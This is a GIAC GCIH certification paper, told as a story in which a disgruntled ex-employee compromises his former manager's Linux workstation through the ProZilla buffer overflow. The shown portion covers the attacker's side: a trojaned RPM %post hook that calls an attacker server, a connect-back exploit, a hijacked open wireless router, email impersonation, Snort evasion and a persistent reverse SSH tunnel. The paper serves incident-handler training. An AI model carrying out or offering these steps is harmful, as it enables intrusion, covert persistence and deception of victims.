Global Information Assurance Certification Paper

GCIH
GIAC Certified Incident Handler
Practical Assignment version 4

Merry Xmas:
How a client side exploit and social engineering can ruin a holiday

Wade Winright
December 26th, 2004

Table of Contents

Statement of Purpose

The subject of this paper is a format string and buffer overflow vulnerability of the ProZilla Download Accelerator [1] and how it could be exploited with a little creative social engineering, and technical know-how.

This paper intends to show how the exploit could be used in a real world situation (simulated in a lab environment), how the exploit works and how a trojan could be used in conjunction with social engineering to successfully exploit a system of someone's choosing, and an proper incident response procedure to deal with the exploit in a corporate environment. The exploit will be performed in a test environment simulating the internet, a corporate network and a home network which will all be described in detail. The attack will encompass the exploit, social engineering and the embedding of a trojan of sorts in an RPM package to achieve the desired results and each technique will be described in detail. This will all be described from the attacker's perspective.

The section following the "Attacker's Story" will be described from the Incident Responders point of view. It will detail the six step process of incident handling and summarize the incident from start to finish.

The attacker will be known as Alan, who was recently laid off from his job and feels slighted by the company. The victim will be referred to as Mr. Underhill, Director of Research and Technology at the previously mentioned company that is in the media business, building and servicing PVR systems. The Incident Handler will be known as Irwin, a Systems Engineer who is also responsible for incident response at this small company known as Tierra del Fuego.

We will step though Alan's process of gaining access: , and Irwin's process of incident handling: Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned.

Prologue

June 1st, 2004
Alan thought of himself as a good employee. He was always at work on time, completed his projects usually before they were due, and even double-flushed the toilet when needed. He never called attention to himself, but liked to stay in his cube and work on various pet projects. He was happy to do what needed to be done and collect his paycheck.
Then came the day in November that he was called down to Human Resources for a meeting. There were 12 other employees in the room when he arrived.
The bad news followed.
"Due to a reduced flow of venture funding, we are reducing the workforce, and everyone in this meeting will be affected. There will be a severance package that you will each receive that will be based on your length of employment and salary

at this time. We feel terrible about having to do this…" she trailed off into the typical HR speech letting you know how valued you are, but these are tough times, etc.

Alan left pale as a sheet, collected his belongings from the Quality Assurance cube farm where he worked, and dropped off his laptop with the IT department.

December 1st, 2004, 0800hrs
Alan received an email from Dice.com with his daily roll up of new jobs being advertised, only to almost choke on his cereal when he saw that Tierra del Fuego was hiring for a Linux QA Engineer, his old position.
He promptly got on the phone and called the HR office at Tierra del Fuego.
"Hi this is Larry, how can I help you?" a women's voice said.
"How can you possibly be hiring for a Linux QA Engineer when I was fired 6 months ago due to cut backs?!" Alan almost shouted in to the phone.
" I'm sorry sir, but who are you?", she asked.
Alan calmed down and stated that he was a former employee who was still looking for work, and was surprised to see his old job being advertised on Dice.com.
She explained that business had picked up, which in turn afforded more venture capital to the company, which in turned allowed them to restore several of the jobs on an as needed basis. She informed him that he was welcomed to apply for the job, and she would be happy to make sure that the new hiring manager for that group received his resume.
Upon asking who that hiring manager would be, she informed him that that group had moved under the Director of Research and Technology, Mr. Underhill.
Alan and Mr. Underhill had never seen eye-to-eye, and had on occasion had words in meetings concerning what should be done about certain issues.
Of course Mr. Underhill, upon receiving Alan's resume, promptly filed it in file 13 (trash can).
December 12th, 2004
Alan was furious to find out that the job had been filled without him ever being interviewed, but wasn't that surprised that Mr. Underhill didn't even speak to him. Now that his unemployment was running out and Christmas was right around the corner, he was becoming more bitter by the day, and decided to at least make Tierra del Fuego feel some of his pain for the way they treated him. Christmas is a time for joy, happiness, and vacations when System Administrators and Security Team members go home to spend time with there families and friends, and leave the networks to hum along quietly…

The Exploit

Enter Prozilla:
Alan thought long and hard about how to exact some pain on Tierra del Fuego and Mr. Underhill. He searched many of the popular sites that contain exploit code, packetstormsecurity.org, securityfocus.com and others, and finally arrived at k-otik.com.

He wanted to use an exploit that would not be easily detected by the Snort IDS that he knew Tierra del Fuego ran to alert them of possible intrusions.

The Vulnerability

He noticed a link entitled "ProZilla <= 1.3.6 Format string and buffer overflow Exploit"[2] and began reading the code enclosed there in.
The credit for the reporting of the exploit has been given to Robert Muchacki for originally reporting the issues to Gentoo on November 23rd, 2004(see link to SecurityFocus.com below) and further information was provided by Florian Schilhabel, and Dan Margolis. The exploit used in this writing was written by Serkan Akpolat, reportedly on October 20th, 2004 [3].
The exploit is made possible by the application failing to do a proper bounds check on user-supplied input prior to it being copied into fixed size memory buffers 4]. All versions of the software are vulnerable. No fix has been made available at the time of this writing.

- [4] bugtraq id 11734: http://www.securityfocus.com/bid/11734/info
- [5] Gentoo Linux announcement 200411-31: http://www.gentoo.org/security/en/glsa/glsa-200411-31.xml
- [6] CVE reference: CAN-2004-1120: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2004-1120

Operating Systems Possibly Affected


It is not known how many flavors of *nix this exploit may affect, but the author of the exploit used in this paper lists the following as tested against:

- Current versions of Gentoo Linux
- Current version of Slackware Linux
- Current versions of Debian Linux
- Current versions of SuSE Linux
- ISS also describes all Linux OS's to be vulnerable to the exploited flaw: http://xforce.iss.net/xforce/xfdb/18210

The Buffer Overflow

Buffer overflows have plagued the computing industry for years, first being recognized in 1973. In 1988, an internet worm spread using a buffer overflow in the fingerd daemon process shutdown over 6000 systems in hours [7].

Normal stack utilization looks like the following:



A smashed stack looks like the following:




Figure 1 [8]

First, the application pushes space for data backwards onto the stack. The new buffer that the process created ends, followed by a frame pointer and return address that points back to the function that made the call. When the buffer is "overflowed" with data, arbitrary code in that data can overwrite the return

address and the application will execute the attackers supplied data stored in the buffer. [Figure 1]
A good way to think of this was described by Eric Cole in “Hackers Beware” [8]. He described the way the buffer normally works is like an elevator, the first one in is the last one out, and the last one in is the last one out.
So to keep with his analogy, imagine one of the people in a full elevator were suddenly squashed by a really large person that dropped in from the roof. That would displace the person next to the squashed person and the large person would then have that space to do with what he pleased.
Most buffer overflows can be prevented using a few best practices while writing code. The following guidelines can be used to ensure the program will do proper checking of the data input prior to placing it in the buffer:

Avoid Using:	Use:
gets()	fget()
strcpy()	strncpy()
strcat()	strncat()
sprintf()	snprintf()
vsprintf()	vsnprintf()

Other countermeasures include running processes as the least privileged user possible and utilizing something like StackGuard which monitors the stack using a “canary” word, and if the word has been changed, halts the program and alerts the system.
The ProZilla exploit utilizes HTTP header information that the ProZilla client is attempting to receive from the server to transport the malicious code. (See Appendix A)

Description

The ProZilla application is vulnerable to multiple buffer overflow attacks. As described above, this type of attack is best described as stuffing too much data in to a data container in memory. Unchecked buffers that do not validate the input received write the data beyond the container. This extra data “overflows” the container overwriting the data stored by another program, or the operating system. In other words, it overwrites the space allocated for the frame pointer, return address, etc. which corrupts the process stack. A shell can then be spawned using the overrun buffer’s allocated space in memory. ProZilla is expecting to download files specified by the user, but with the exploit, once a connection is made, the “evil” server passes down the buffer overflow and shellcode and connects back to port 8080 by default. The exploit does a check upon getting a request to determine if the client is in fact using ProZilla. If the client is not, or not advertising, a check is sent to see if it will respond anyway, and if not it will then send a normal response. With this particular exploit, the ProZilla application must contact a server running the exploit code waiting for a connection with a request (http) to be successful. The exploit, upon getting a request from ProZilla, sends an HTTP header start. It then sends 96kb nops, which overflows the buffer, pushing past the return address, “smashing” the stack. It then sends the shellcode followed by the new return address. Finally, the HTTP header end is sent. The area designated for ProZilla now is serving up a

nice bash shell to the attacker who has been waiting for someone to connect with the privileges of the user that spawned ProZilla.
The user sees a "Connect OK!" message, followed by an unusable shell prompt that must be reset as a result of ProZilla crashing.

Signatures

Snort shows the exploit (as modified by Alan) as follows:

```
[**] (http_inspect) NON-RFC HTTP DELIMITER [**]
12/23-19:58:29.168283 10.1.0.100:32979 -> 192.168.190.102:8080
TCP TTL:64 TOS:0x0 ID:32415 IpLen:20 DgmLen:62 DF
***AP*** Seq: 0x1EDDBB96  Ack: 0x710F9A40  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 14992659 86200641
67 6F 74 20 72 75 74 65 3F 0A                got rute?.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Stages of the Attack

Reconnaissance

Alan had a pretty good knowledge of the company's networks and people, but he needed a way in to get Mr. Underhill to run this exploit.
He started searching the internet using Google to find any type of information he might be able to use to his advantage. After hours of searching and turning up everything from vacation reviews to references to some movie made in the 80's about a reporter, he finally found his nugget of gold concerning Tierra del Fuego. It was a newsgroup posting wishing everyone well in Networking land from a long time member of the group who was walking away from the computer to lead a simpler life but would likely be back after he had sewn his wild oats in a few years.

Fat Sam (as he liked to be called by his friends) had been a direct report of Mr. Underhill's in the Network Engineering group, and had left Tierra del Fuego to be a ski bum for the rest of his 20's.
He had been gone for about a year before the layoffs had occurred. Alan knew Sam fairly well from a co-worker perspective, and knew that he was so burned out, his goal was not to touch another keyboard for at least 5 years, and knowing how Sam worked, he would pull it off. Alan just had to line up a careful way to make Mr. Underhill believe he was in contact with Sam.
He started looking for records of Sam's past life as a network engineer.
He ran a "whois" search against Tierra del Fuego to see what information he might glean from the information, since he had an idea that Sam had set up the domains from the start of the company 4 years ago.
From the command line on his SuSE Linux laptop, he typed:

alan@jane.doe:~>whois tierradelfuego.corp
Found a referral to whois.networksolutions.com.

NOTICE AND TERMS OF USE: You are not authorized to access or query our WHOIS
database through the use of high-volume, automated, electronic processes. The Data in Network Solutions' WHOIS database is provided by Network Solutions for information
purposes only, and to assist persons in obtaining information about or related to a domain name registration record. Network Solutions does not guarantee its accuracy.
By submitting a WHOIS query, you agree to abide by the following terms of use: You agree that you may use this Data only for lawful purposes and that under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via e-mail, telephone, or facsimile; or (2) enable high volume, automated, electronic processes that apply to Network Solutions (or its computer systems). The
compilation, repackaging, dissemination or other use of this Data is expressly prohibited without the prior written consent of Network Solutions. You agree not to use
high-volume, automated, electronic processes to access or query the WHOIS database. Network Solutions reserves the right to terminate your access to the WHOIS
database in its sole discretion, including without limitation, for excessive querying of the WHOIS database or for failure to otherwise abide by this policy. Network Solutions reserves the right to modify these terms at any time.

Registrant:
Underhill, Ted
Stanwyk Enterprises
Moon River Dr.
Woodinville, WA 98072
US

Domain Name: TIERRADELFUEGO.CORP

Administrative Contact:
Fat Sam FatSam@yahoo.com
Stanwyk Enterprises
Moon River Dr.
Woodinville, WA 98072
US
425.555.1212 fax: 425.666.1212

Technical Contact:
Fat Sam fatSam@yahoo.com
Network Engineer
Stanwyk Enterprises

Moon River Dr.
Woodinville, WA 98072

Record expires on 15-Apr-2005.
Record created on 15-Apr-2002.
Database last updated on 23-Dec-2004 19:49:01 EST.

Domain servers in listed order:

DNS0.TIERRADELFUEGO.CORP	10.1.0.45
DNS1.TIERRADELFUEGO.CORP	192.168.125.130

Nice. Now he had a conversation topic he could assume that Sam and Mr. Underhill had discussed from a long time ago…

He needed to know what IP's the return traffic would be coming from to ensure the person on the receiving end of the exploit was in fact originating from Tierra del Fuego.
He ran the following on his laptop:

alan@jane.doe:~>whois 10.1.0.45
ATTSS Services ATS (NET-10-0-0-0-1)
10.0.0.0 - 10.255.255.255
TIERRA DEL FUEGO INC TDF-CR185-40 (NET-10-1-0-0-1)
10.1.0.0 - 10.1. 1.0

ARIN WHOIS database, last updated 2004-12-22 19:10
Enter ? for additional hints on searching ARIN's WHOIS database.
alan@jane.doe:~>whois 192.168.125.5
InnerSnap Network Services SNAP-SEA-BLOCK99 (NET-192-168-0-0-1)
192.168.0.0 - 192.168.255.255
TIERRA DEL FUEGO INC SNAP-SEA-ABC-DE-54 (NET-192-168-0-128-1)
192.168.125.128 – 192.168.125.255

ARIN WHOIS database, last updated 2004-12-22 19:10
Enter ? for additional hints on searching ARIN's WHOIS database.

He was well aware that the second IP block was the co-location facility, so he would be targeting the 10.1.0.0 address space. This gave him the entire public network range that Tierra del Fuego owned, so that he could block all requests from anyone other than Tierra del Fuego addresses.

Scanning

He needed to have something that appeared to be a genuine site for ProZilla, with a believable URL, and it needed to reside in a place that wouldn't be linked back to him in the event of being discovered.
After considering many options including renting a virtual host, compromising an existing website and others, he decided to utilize a point of very easy access.

Wardriving was a favorite pastime of Alan's and he had maps of many areas in the Seattle Metro area, plus the Seattle wireless project had a multitude of wireless access points mapped as well. After looking at his maps, he picked 3 of the best populated open access point areas around Greater Seattle. He drove around these areas looking for the ideal spot to take over some naïve, uninformed home users wireless access point. After searching each of the areas very carefully, he determined that the best place to pull this off would be near a church that was for sale. Real estate moved fairly quickly in this area, but churches don't sell everyday anywhere. He wandered around the grounds trying to act like a potential buyer in case anyone might see him poking around, until he found the maintenance equipment shed. On the outside of the shed was a small covered extension that housed a water spigot and an electrical outlet. He plugged in a laptop power supply he had in his backpack to see if the power light would light up, and it did. This made sense as the church was for sale, and most realtors prefer to have the power left on for showings, plus the church itself was monitored by ADT, which required power to detect unauthorized entries. He went back to his car and grabbed the old IBM T20 laptop that he had acquired from Tierra del Fuego, and had been using as the wireless scanner running kismet, as they phased out the old laptops for the new shiny model for that year. He wondered why they saw fit to drop so much money on new equipment and lay off employees at the same time. The logic escaped him.

He had the Knoppix Live-CD Linux distribution [9] in the CD-ROM drive which contained all of the applications he needed to get the job done. He had completely removed the hard drive, as the CD ran the entire operating system in RAM, and all identifying serial numbers and tags so in the event of the laptop being discovered, he would not be implicated.

He placed an Orinoco Gold card that he got at the local PC recycling place for $20 cash in to the PCMCIA slot after Knoppix booted and configured kismet to use it for scanning. He saw a fairly strong signal with an SSID of "linksys" using no WEP encryption which agreed with his map from months before, and decided to check if the username and password were also left at the default settings. He set his Orinoco to get an IP address via DHCP, and it happily grabbed the first signal it received from the Linksys WAP/router dhcp server with granting him an IP of 192.168.1.102. He opened the Firefox browser and pointed it to http://192.168.1.1 and was presented with a login prompt window. Knowing quite well what the default username and password for most Linksys access points were he entered "linksys" for the username, and "admin" for the password. "Money," he said to himself as the login window disappeared and he was left with the administration page for the WAP/router.

He promptly looked up the public IP of the router he was now in control of on the "Status" page and made note of it. He then set the "Forwarding" for port 8080, 443 and 80 to go to a static IP of 192.168.1.250 on the private network. He saved his changes and logged out of the WAP/router, and then reconfigured his wireless interface to have the static IP he set up for forwarding on the WAP/router.

Exploiting Mr. Underhill

The day before he started his wardriving fun, Alan downloaded the code and made some modifications to what the code would do once the overflow had taken place to keep Snort from alerting. He removed the “echo \"*** Hobareeeey! ***\";uname -a;id;” commands that the exploit would run, showing success, knowing that snort can trigger off of key characters and words, ensuring that “root” would appear nowhere else in the traffic of the exploit.

He changed the success message to something identifiable, but not likely to send up flags, just to be sly and leave his mark in the event that a discovery was made, just to spite Mr. Underhill and the company. He tested it on his home network, and it performed as advertised. He then attacked the concept of how to get this to Mr. Underhill and have him connect to the server of his choice to gain a remote root shell. Obviously, any *nix user knows not to run applications/programs as root, so how could he get Mr. Underhill to execute the ProZilla program with a uid of “0”?

He started looking at what ProZilla had bundled in the tarball he downloaded and noticed the prozilla.spec file. From his QA experience dealing with the PVR systems, he had the opportunity to build RPM’s (Red Hat Package Manager) for certain QA applications to run on the modified Linux platform used in the boxes. He decided the best way to get Mr. Underhill to execute the prozilla application as root, would be to place a trojan of sorts in the spec file’s “%post” section which would run after the installation of the package contents.

```
%post
/usr/bin/proz prozilla.serveftp.com:8080/test.txt &>/dev/null; reset; echo “Prozilla install complete!”
```

This small trojan would automatically run the program and attempt to connect to the malicious server Alan was to set up.

RPM’s most often are installed by the root user if system level access is needed for the application. He would have to count on the fact that Mr. Underhill liked to brag about his uptime numbers on his workstation to gain access as he could not sit out side of the church for hours or maybe even days for Mr. Underhill to run the RPM.

The biggest problem was getting Mr. Underhill to install the RPM.

Alan had started working on that weeks ago…

Flashback: December 15th, 2004

Alan had a Gmail account that he had received in a somewhat anonymous way from an acquaintance he had made at an annual grassroots Linux conference in Bellingham, Washington, and had the invite sent to his Yahoo address that he had signed up for at a library with no real information concerning who he might be.

This account he always accessed through a proxy obtained from http://www.samair.ru/proxy/. He used that account to send himself a new invite, and created a username of FatSam@gmail.com.

Enter pseudo-Sam:
Sam had fallen off the wagon as far as the leaving the keyboard behind went. He had found a new purpose for his skills as a network guru in helping the development of an open-source network download accelerator called ProZilla. Prozilla was an application that allowed a user to connect to multiple sites and downloads bits of the same file, or download bits of the same file from the same source opening multiple connections in order to speed up the download process by 200%-300%.
Sam had the great idea for the use of ProZilla in a PVR system to download various needed data and short movies to the PVR boxes. This would gain ProZilla a name for itself, and possible donations for further development and enhancement, and maybe even some jobs for the developers, although he was content to stay up on the mountain, and code from the ski lodge when the snow was bad and the mountain bike trails were rutted and muddy.

Alan grinned as the persona of Sam had come to life in his mind. He had a way to entice Mr. Underhill to install ProZilla for a trial run, and due to the fact that Mr. Underhill thoroughly loved being the person that came up with a new technology (thus the title), it would probably work flawlessly.

Returning to the present: December 23, 2004, 10:00AM
Today, now that he had connected to the poor home-user's network, Alan's next hurtle was to get Mr. Underhill to download the RPM he created. After reconnecting successfully to the WAP/router, he pointed his browser to k-otik.com/exploits and downloaded the exploit code. He modified the text and commands that had been a possibility for noise enough to alert snort, and then compiled the code using the following command:
gcc prozilla.c –o prozax
He was left with a shiny new executable file called prozax which he promptly fired up to listen on port 8080 prefaced by the screen command:
screen prozax -c 192.168.190.102
The "-c" was telling the exploit to listen on address 192.168.190.102 for the connect-back from the compromised system, which he entered as the public IP for the WAP/router. The use of screen allowed him to detach from the session, and then log in remotely and re-attach to the session/terminal running the exploit, waiting for the connection.
He then used wget to mirror the ProZilla site to a local directory and with a quick edit of the httpd.conf file for apache, he had a spoofed Prozilla site up and running on port 80. He reconfigured the OpenSSH secure shell daemon to listen on port 443 for his monitoring use at a later time. He placed a 32MB USB key fob that he had received from a vendor that had visited Tierra del Fuego in to the USB port on the laptop, and mounted it as a hard drive which he used to store the RPM he had created since it's inception. He made the necessary changes to the site so that the only package listed for download was the RPM he had created with his little trojan in it pointing back to the public IP of the WAP/router. For believability, he changed all of the email addresses to FatSam@gmail.com to make the site appear to be managed by Sam.

The final step of the website setup was to make it a believable site worth downloading from. He couldn't very well ask Mr. Underhill to download from the 192.168.190.102 IP address without raising some serious suspicions. He browsed out to http://DYNdns.org and registered for a free dynamic DNS name of prozilla.serveftp.com pointing to the WAP/router's public IP address using the FatSam@gmail.com address for contact information.
Now that this was all set up, he unloaded the APM (Automatic Power Management) module from the Linux kernel to keep the shutting of the lid from suspending the laptop. He carried the laptop over to the maintenance shed and placed it inside the door to the covered area containing the electrical outlet, and plugged in the power supply. The battery light came on in an amber color, showing that the battery was indeed charging, and power was being provided to his little black bombshell.


Alan then proceeded to a bar in Kirkland that provided free wireless internet access to celebrate and check his work remotely. He booted up his newer laptop to Knoppix again, and changed the MAC address of the wireless card using the "ifconfig" command prior to connecting to the wireless network. He then connected to the OpenSSH server he had set up to listen on port 443 on the rogue laptop.
The laptop was alive and well. Apache was listening on port 80 and prozax was listening on port 8080. Just for a little piece of mind, he started up the iptables firewall and set an access control list to only allow traffic to port 8080 and 80 from the Tierra del Fuego owned network block, and port 443 to only allow traffic from the netblock of the ISP of the bar.
The stage was set, now it was time to perform the best electronic acting job he had ever done.
He connected to one of the https proxies mentioned earlier, and logged in to Fat Sam's Gmail account. He was happy to see that the conversation with Mr. Underhill about the domain name registration was drawing to a close, and they had both had a good laugh at the false information they had given to the registrar to keep hackers at least a little bit further off track.
He started a new email to Mr. Underhill stating that he had been working on a project and it occurred to him (Sam) last night that this project could be very beneficial to the PVR code due to it's download acceleration uses. It was 2 days before Christmas, but most everyone at Tierra del Fuego were still at work, as they all received a week off the following week for the holidays.
He ordered lunch, and waited to see if he got a reply anytime soon.

December 23, 2004, 1400hrs
Three beers later Alan's wallet was nearly empty when Gmail showed a new message from Mr. Underhill to Fat Sam.
"Hey Sam,
That project looks great! I have downloaded the RPM and have it installed on my workstation, and I am downloading an update to the PVR software for testing, and it seems to be cutting the standard download time in half!! What more needs to be done to this before you consider it prime time? I have already checked the RPM in to the QA tree to get some testing done. We'll run it through 20 or so

boxes, and if it looks good, we'll probably move ahead with a deployment in the Demo environment. I've also sent the RPM to several other members of the team here for review as it seems like a useful tool.
Thanks again for the RPM!
Have a Happy Holiday! I'll drop you a line after the first of the year and let you know how the testing went,
Ted Underhill"

Alan was giddy. He ssh'd in to prozilla.serveftp.com and issued the following command to reattach to his exploit session:
alan@jane.doe:~>screen –r
And there, waiting for him was a flashing cursor right underneath his custom message he placed in the exploit.

Network Diagram



Keeping Access

To maintain his access to Mr. Underhill's workstation, Alan decided to use a commonly installed tool for any *nix operating system: OpenSSH.
These are the reasons he chose this route:

- Due to the fact that it is an encrypted shell, no one could sniff the traffic and discover what he was doing, where as with the exploit, everything was in plain text.
- He could specify the port (443) to keep snort/networking logs from sending out alerts as it looked like outbound https traffic.
- He could use it to set up a reverse tunnel to maintain the access
- It was already installed
- Outbound SSH traffic was normal, so even if someone did identify it as SSH traffic, Tierra del Fuego had many servers in the field at various partner locations

To implement the tunnel, he would first need to generate a public key, as he did not in fact have the root password, nor did he want to change it for fear that Mr. Underhill would discover that it had been changed. The holiday season should afford him plenty of time as everyone was out of the office, but Alan didn't want to push things any harder than he had to.
He started up the tunnel with the following command on Mr. Underhill's workstation:
ssh –T –R 2001:localhost:22 –p 443 root@prozilla.serveftp.com &
The "-T" tells ssh to not attempt to grab a TTY(console), the "-R" tells is this is a reverse tunnel, the first port(2001) listed is the port the remote host will connect to to gain access to this host, the localhost is the localhost, 22 is the port the ssh daemon is listening on locally, and the –p 443 tells it what port to connect to via ssh on the remote host.
He was prompted with a password request for the root user, which was for his rogue laptop, which he entered carefully, and continued on.
The next step was to use ssh-keygen to generate a public and private key pair to get past the need to enter a password when Mr. Underhill's box contacted the rogue laptop:

```
ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/root/.ssh/id_dsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_dsa.
Your public key has been saved in /root/.ssh/id_dsa.pub.
The key fingerprint is:
ae:9d:d0:92:73:54:06:48:2f:ae:ac:83:af:d2:05:69 root@underhill
```

He then used cat to read the public key:

```
cat .ssh/id_dsa.pub
ssh-
dssAAAAB3NzaC1kc3MAAACBAMn3kC7vXUpvpvQdDU3p5vMAr1Ou+eLhgnvo
```

swrdBgRNYilqLYyPHucKqjjK5CljB6MD9ovo0Oo9umCJhZE2STEPZs9uFTyhOW
DbJmAdjgbx086vS09DTkA7nR9dVOm7/e8ai6EniTOa3h7sXYNL2gbWSZ+opqP
NUhwxDCHu497pGGGHFQDAHzGJe4au5ZN+lsII2R4Ucs54OwAAAIALRtO2Ho
BOmVZ2hTOLU/aTEV2Q5PoAyNn+poDRqFuF9wVUIbYXNHRhXyb09OjS7L9sx
xkNt42KPxo+QWpx2groHmlblvnflj48ReOqn/KeJa6SNVV58SIbQhswyM2raMYhv
0hA5vyC0DEUIIT1TS4ID+3rtDt0CvVzi55bd2HlSPwAAAIEAxDUsgGnSREov6wS
X8zc3ZKc+54r/p/WsUnP41gCfQVzVH5E6aUGVk5XaA9ddAtmmGHYjXPb68Sh
B1+zCrmA7Lh21mMojUNZgkCXNJJsiWd7/KaccsNbn5Cf/LdSvWK/e632L+W2+e
3eQ/Stau4Tm2AXjafg3de/4SZzDBYa54l8= root@underhill

He then opened another shell in to the rogue laptop and created the authorized_keys file under root's .ssh directory, pasting the text of the public key in to the file.
To connect to Mr. Underhill's workstation, all he had to do was type:
ssh -p 2001 localhost
on the rogue laptop and he would be presented with a root prompt, no password needed, no firewall issues to overcome.
